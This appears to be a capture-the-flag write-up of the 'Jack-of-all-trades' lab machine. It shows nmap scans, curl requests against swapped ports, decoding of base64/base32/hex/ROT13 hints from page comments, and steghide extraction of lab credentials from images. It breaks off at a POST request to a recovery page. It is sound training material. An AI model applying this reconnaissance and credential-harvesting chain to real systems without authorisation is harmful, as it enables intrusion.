Jack of all Trades

BY : SANJAY SHRESTHA

This report documents the full exploitation chain used to compromise the **Jack-of-all-trades** machine, from initial service discovery to **root privilege escalation**. Each section corresponds to actions shown in the screenshots and terminal output, explaining *what was done*, *why it worked*, and *what security weakness was abused*.

Firstly, i cheaked whether the given ip was responding or not..

```
┌──(sam㉿DIVINE)-[~]
└─$ ping -c5 10.48.167.238
PING 10.48.167.238 (10.48.167.238) 56(84) bytes of data.
64 bytes from 10.48.167.238: icmp_seq=1 ttl=62 time=49.8 ms
64 bytes from 10.48.167.238: icmp_seq=2 ttl=62 time=50.8 ms
64 bytes from 10.48.167.238: icmp_seq=3 ttl=62 time=48.9 ms
64 bytes from 10.48.167.238: icmp_seq=4 ttl=62 time=50.8 ms
64 bytes from 10.48.167.238: icmp_seq=5 ttl=62 time=50.6 ms

── 10.48.167.238 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 48.876/50.168/50.815/0.745 ms
```

It indeed was responding so before trying any active reconnaissance, i tried to enumerate the hosts passively..

```
┌──(sam㉿DIVINE)-[~]
└─$ nmap -sn -PS21,22,25,80,445,3389,8080 -T4 10.48.167.238
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 22:49 +0545
Nmap scan report for 10.48.167.238
Host is up (0.053s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

About the options used while Host Discovery:

-sn → Disables port scan

-T4 → Aggressive scaning for speed

-PS → This is a TCP SYN scan which sends Tcp packets as we ping to the host to know whether it is active or not.

The nmap results our host (given ip address) is active too..

so now we can proceed with the port scanning.

```
┌──(sam㉿DIVINE)-[~]
└─$ nmap -T4 -A 10.48.167.238
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 22:42 +0545
Nmap scan report for 10.48.167.238
Host is up (0.052s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Jack-of-all-trades!
80/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 13:b7:f0:a1:14:e2:d3:25:40:ff:4b:94:60:c5:00:3d (DSA)
|   2048 91:0c:d6:43:d9:40:c3:88:b1:be:35:0b:bc:b9:90:88 (RSA)
|   256 a3:fb:09:fb:50:80:71:8f:93:1f:8d:43:97:1e:dc:ab (ECDSA)
|_  256 65:21:e7:4e:7c:5a:e7:bc:c6:ff:68:ca:f1:cb:75:e3 (ED25519)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT      ADDRESS
1   50.88 ms 192.168.128.1
2   ...
3   52.72 ms 10.48.167.238

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 50.63 seconds
```


On scanning Top 1000 ports, we got 2 open ports, i.e. (80) as ssh and (22) as http which is quite unusual as we know port (80) is for http and port (22) is for ssh..


Option used for Port Scanning


-A → Enable OS detection, version detection, script scanning, and traceroute

-T4 → Aggressive scanning for speed

After the port scanning, i tried visiting the website but it showed nothing(blank). It might be due to using the Non standard port..








The web-browsers were returning the blank interfaces so i tried to curl them..

```
┌──(sam㉿DIVINE)-[~]
└─$ curl 10.48.167.238
curl: (1) Received HTTP/0.9 when not allowed
```

```
┌──(sam㉿DIVINE)-[~]
└─$ curl --http0.9 10.48.167.238
SSH-2.0-OpenSSH_6.7p1 Debian-5
curl: (56) Recv failure: Connection reset by peer
```

This showed the http (80)port is being used in OpenSSH server.. which cleared our doubts of ports misleading and non standard ports..

Now, i thought of trying to curl the web using port (22)..



The web was causing an error but our curl was succesful in getting the content of the website..

```
┌──(sam㉿DIVINE)-[~]
└─$ curl 10.48.167.238:22
<html>
        <head>
                <title>Jack-of-all-trades!</title>
                <link href="assets/style.css" rel=stylesheet type=text/css>
        </head>
        <body>
                <img id="header" src="assets/header.jpg" width=100%>
                <h1>Welcome to Jack-of-all-trades!</h1>
                <main>
                        <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specialis
e in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel free to get in contact
and I'll see if I can help you out.</p>
                        <p>My employment history includes 20 years as a penguin hunter, 5 years as a police officer and 8 months as a c
hef, but that's all behind me. I'm invested in other pursuits now!</p>
                        <p>Please bear with me; I'm old, and at times I can be very forgetful. If you employ me you might find random n
otes lying around as reminders, but don't worry, I <em>always</em> clear up after myself.</p>
                        <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
                        <img src="assets/stego.jpg">
                        <p>I make a lot of models myself, but I also do toys, like this one:</p>
                        <img src="assets/jackinthebox.jpg">
                        <!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
                        <!--  UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c
3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg== -->
                        <p>I hope you choose to employ me. I love making new friends!</p>
                        <p>Hope to see you soon!</p>
                        <p id="signature">Jack</p>
                </main>
        </body>
</html>
```

Everything was ok till now as we we could only see port misleading.. but here we got another big hint..

```
                        <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
                        <img src="assets/stego.jpg">
                        <p>I make a lot of models myself, but I also do toys, like this one:</p>
                        <img src="assets/jackinthebox.jpg">
                        <!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
                        <!--  UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c
3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg== -->
                        <p>I hope you choose to employ me. I love making new friends!</p>
                        <p>Hope to see you soon!</p>
                        <p id="signature">Jack</p>
                </main>
        </body>
```

This seemed like a base64 encoding so i decoded the phrase..

```
┌──(sam㉿DIVINE)-[~]
└─$ echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==" | base64 --decode
Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember your password: u?WtKSraq
```

We obtained a password for ourselves..

Password : u?WtKSraq

Ofcourse,if we have password and name of our host then we will try to ssh login..

```
┌──(sam㉿DIVINE)-[~]
└─$ sudo ssh jack@10.48.167.238 -p 80
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jack@10.48.167.238's password:
Permission denied, please try again.
jack@10.48.167.238's password:
Permission denied, please try again.
jack@10.48.167.238's password:
jack@10.48.167.238: Permission denied (publickey,password).
```

Password didnot work..

I do remember , it said that if you ever get locked out , we have /recovery.php page.so i curled the /recovery.php page..

```
┌──(sam㉿DIVINE)-[~]
└─$ curl 10.48.167.238:22/recovery.php

<!DOCTYPE html>
<html>
        <head>
                <title>Recovery Page</title>
                <style>
                        body{
                                text-align: center;
                        }
                </style>
        </head>
        <body>
                <h1>Hello Jack! Did you forget your machine password again?..</h1>
                <form action="/recovery.php" method="POST">
                        <label>Username:</label><br>
                        <input name="user" type="text"><br>
                        <label>Password:</label><br>
                        <input name="pass" type="password"><br>
                        <input type="submit" value="Submit">
                </form>
                <!-- GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4
ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXG
IZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQ
GZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINQ=  -->

        </body>
</html>
```


This had Capital Letters and Numbers from (2-9) so this might be a base32..

```
┌──(sam㉿DIVINE)-[~]
└─$ echo "GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TE
NZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3D
EMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3
TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINQ=" | base32 --decode
45727a727a6f72652067756e67206775722070657271726167766e7966206762206775722065727062697265 6c207962747661206e6572207576717172612062612067
5722075627a72636e74722120562078616 26a2075626a2073626574726773687920 6c6268206e65722c20666220757265722766206e20757661673a206f76672e796c2f
3247694c443246
```

This changed to the hex format so i tried to decode the hex too..

```
┌──(sam㉿DIVINE)-[~]
└─$ echo "45727a727a6f72652067756e67206775722070657271726167766e7966206762206775722065727062697265 6c207962747661206e6572207576717172612
062612067752207562 7a72636e74722120562078616 26a2075626a2073626574726773687920 6c6268206e65722c20666220757265722766206e20757661673a206f76
672e796c2f3247694c443246" | xxd -r -p
Erzrzore gung gur perqragvnyf gb gur erpbirel ybtva ner uvqqra ba gur ubzrcntr! V xabj ubj sbetrgshy lbh ner, fb urer'f n uvag: ovg.yl/
2GiLD2F
```

Hex changed to unordered alphabets so i though why not try ROT13 ..



We got the encrypted message here!..But it had the link for our next hint so i curl it..

```
┌──(sam㉿DIVINE)-[~]
└─$ curl bit.ly/2TvYQ2S
<html>
<body><a href="https://en.wikipedia.org/wiki/Stegosauria">moved here</a></body>
</html>
```

Stegosauria

40 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

Stegosauria is a group of herbivorous ornithischian dinosaurs that lived during the Jurassic and early Cretaceous periods. Stegosaurian fossils have been found mostly in the Northern Hemisphere (North America, Europe and Asia), Africa and South America. Although their geographical origins are unclear, the earliest unequivocal stegosaurians are known from the Middle Jurassic (Bajocian-Bathonian stages), including *Adratiklit*, *Bashanosaurus*, *Isaberrysaura* and *Thyreosaurus*.

Stegosaurians belong to a clade of armored dinosaurs known as Thyreophora. Originally, they did not differ much from more basal (early-diverging) members of that group, being small, low-slung, running animals protected by armored scutes. An early evolutionary innovation was the development of spikes as defensive weapons. Later species were larger and developed long hindlimbs that no longer allowed them to run. This increased the importance of active defence by the thagomizer, which could ward off even large predators because the tail was in a higher position, pointing horizontally to the rear from the broad pelvis. Stegosaurs had complex arrays of spikes and plates running along their backs, hips and tails.

Stegosauria includes two families, the **Huayangosauridae** and the more diverse **Stegosauridae**. All species were quadrupedal herbivores with characteristic dorsal dermal plates. These large, thin, erect plates are thought to be aligned parasagittally from the neck to

This had me thinking for a second and then i remembered the note of Jack.

```
                    <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specialis
e in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel free to get in contact
and I'll see if I can help you out.</p>
                    <p>My employment history includes 20 years as a penguin hunter, 5 years as a police officer and 8 months as a c
hef, but that's all behind me. I'm invested in other pursuits now!</p>
                    <p>Please bear with me; I'm old, and at times I can be very forgetful. If you employ me you might find random n
otes lying around as reminders, but don't worry, I <em>always</em> clear up after myself.</p>
                    <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
                    <img src="assets/stego.jpg">
                    <p>I make a lot of models myself, but I also do toys, like this one:</p>
                    <img src="assets/jackinthebox.jpg">
                    <!—Note to self - If I ever get locked out I can get back in at /recovery.php! —>
```

The message does points to the image so i downloaded and looked for the metadata of the image..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ file stego.jpg
stego.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72×72, segment length 16, baseline, precision 8, 640×396, com
ponents 3

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ md5sum stego.jpg
c5a2a379a9f819b652135e3deb68cf9a  stego.jpg
```

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ ls -lh stego.jpg
-rw-rw-r-- 1 sam sam 38K Feb 29  2020 stego.jpg

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ exiftool stego.jpg
ExifTool Version Number         : 13.36
File Name                       : stego.jpg
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2020:02:29 01:22:40+05:45
File Access Date/Time           : 2025:12:15 00:12:33+05:45
File Inode Change Date/Time     : 2025:12:15 00:12:25+05:45
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Image Width                     : 640
Image Height                    : 396
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640×396
Megapixels                      : 0.253

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ strings stego.jpg | less
```

Nothing special found while searching for the metadata.so i tried looking inside the image..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ binwalk stego.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, JFIF standard 1.01
```

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide info stego.jpg
"stego.jpg":
  format: jpeg
  capacity: 1.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "creds.txt":
    size: 58.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Here, it asked for passphrase so ii gave it the password we got earlier.. and boom, we got a file named as creds.txt

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "creds.txt".

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ ls -l creds.txt
-rw-rw-r-- 1 sam sam 58 Dec 15 00:23 creds.txt

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ cat creds.txt
Hehe. Gotcha!

You're on the right path, but wrong image!
```

The excitement turned to a headace when this said wrong image so looked for a new image in the note.

```
                    <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specialis
e in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel free to get in contact
and I'll see if I can help you out.</p>
                    <p>My employment history includes 20 years as a penguin hunter, 5 years as a police officer and 8 months as a c
hef, but that's all behind me. I'm invested in other pursuits now!</p>
                    <p>Please bear with me; I'm old, and at times I can be very forgetful. If you employ me you might find random n
otes lying around as reminders, but don't worry, I <em>always</em> clear up after myself.</p>
                    <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
                    <img src="assets/stego.jpg">
                    <p>I make a lot of models myself, but I also do toys, like this one:</p>
                    <img src="assets/jackinthebox.jpg">
                    <!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
```

There was this **jackinthebox.jpg** image so i downloaded that..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ wget http://10.48.167.238:22/assets/jackinthebox.jpg
--2025-12-15 00:14:48--  http://10.48.167.238:22/assets/jackinthebox.jpg
Connecting to 10.48.167.238:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 80742 (79K) [image/jpeg]
Saving to: 'jackinthebox.jpg'

jackinthebox.jpg                100%[═══════════════════════════════════════════════════════════════════════>]  78.85K   430KB/s    in 0.2s

2025-12-15 00:14:48 (430 KB/s) - 'jackinthebox.jpg' saved [80742/80742]
```

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide extract -sf jackinthebox.jpg -p 'Jack-of-all-trades!'
steghide: could not extract any data with that passphrase!

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide info jackinthebox.jpg
"jackinthebox.jpg":
  format: jpeg
  capacity: 5.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide extract -sf jackinthebox.jpg -p remember
steghide: could not extract any data with that passphrase!

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide extract -sf jackinthebox.jpg -p jackofalltrades
steghide: could not extract any data with that passphrase!
```

The password that got us a newfile earlier didn't work, so i tried guessing password from the notes but still none of that worked so i tried searching for another clue and found this ..

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ curl 10.48.167.238:22
<html>
        <head>
                <title>Jack-of-all-trades!</title>
                <link href="assets/style.css" rel=stylesheet type=text/css>
        </head>
        <body>
                <img id="header" src="assets/header.jpg" width=100%>
                <h1>Welcome to Jack-of-all-trades!</h1>
                <main>
                        <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specialis
e in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel free to get in contact
and I'll see if I can help you out.</p>
```

Another image!! ..So i download that too...

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ wget http://10.48.167.238:22/assets/header.jpg
--2025-12-15 00:58:14--  http://10.48.167.238:22/assets/header.jpg
Connecting to 10.48.167.238:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70273 (69K) [image/jpeg]
Saving to: 'header.jpg'

header.jpg                    100%[=============================================>]  68.63K   391KB/s    in 0.2s

2025-12-15 00:58:15 (391 KB/s) - 'header.jpg' saved [70273/70273]
```

I thought of looking inside this image for some kind of files so i tried using my initial password here and yeah i got a file named as cms.creds

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide info header.jpg
"header.jpg":
  format: jpeg
  capacity: 3.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "cms.creds":
    size: 93.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

```
┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ steghide extract -sf header.jpg -p u?WtKSraq
wrote extracted data to "cms.creds".

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ ls
cms.creds  creds.txt  header.jpg  jackinthebox.jpg  stego.jpg

┌──(sam㉿DIVINE)-[~/Desktop/self/Tryhackme/Jack_of_all_trades]
└─$ cat cms.creds
Here you go Jack. Good thing you thought ahead!

Username: jackinthebox
Password: TplFxiSHjY
```

We got the credentials.!!

I had my lab time finished so had to restart the lab so the Ip is changed from this point..

Here,when i tried this to do ssh it was not working..cause of this issue, i was trying to enumerate more as if i could get some clue and i got it in recovery.php

```
<!DOCTYPE html>
<html>
        <head>
                <title>Recovery Page</title>
                <style>
                        body{
                                text-align: center;
                        }
                </style>
        </head>
        <body>
                <h1>Hello Jack! Did you forget your machine password again?..</h1>
                <form action="/recovery.php" method="POST">
                        <label>Username:</label><br>
                        <input name="user" type="text"><br>
                        <label>Password:</label><br>
                        <input name="pass" type="password"><br>
                        <input type="submit" value="Submit">
                </form>
                <!— GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43D
MZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TC
NZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOM
ZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNR
RGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINQ=  —>

        </body>
</html>
```

This was a kindof page which does says recovery page and it has this post method so tried a curl post method in this page..
which worked!!!

```
┌──(sam㉿DIVINE)-[~]
└─$ curl -i -X POST http://10.48.190.207:22/recovery.php \
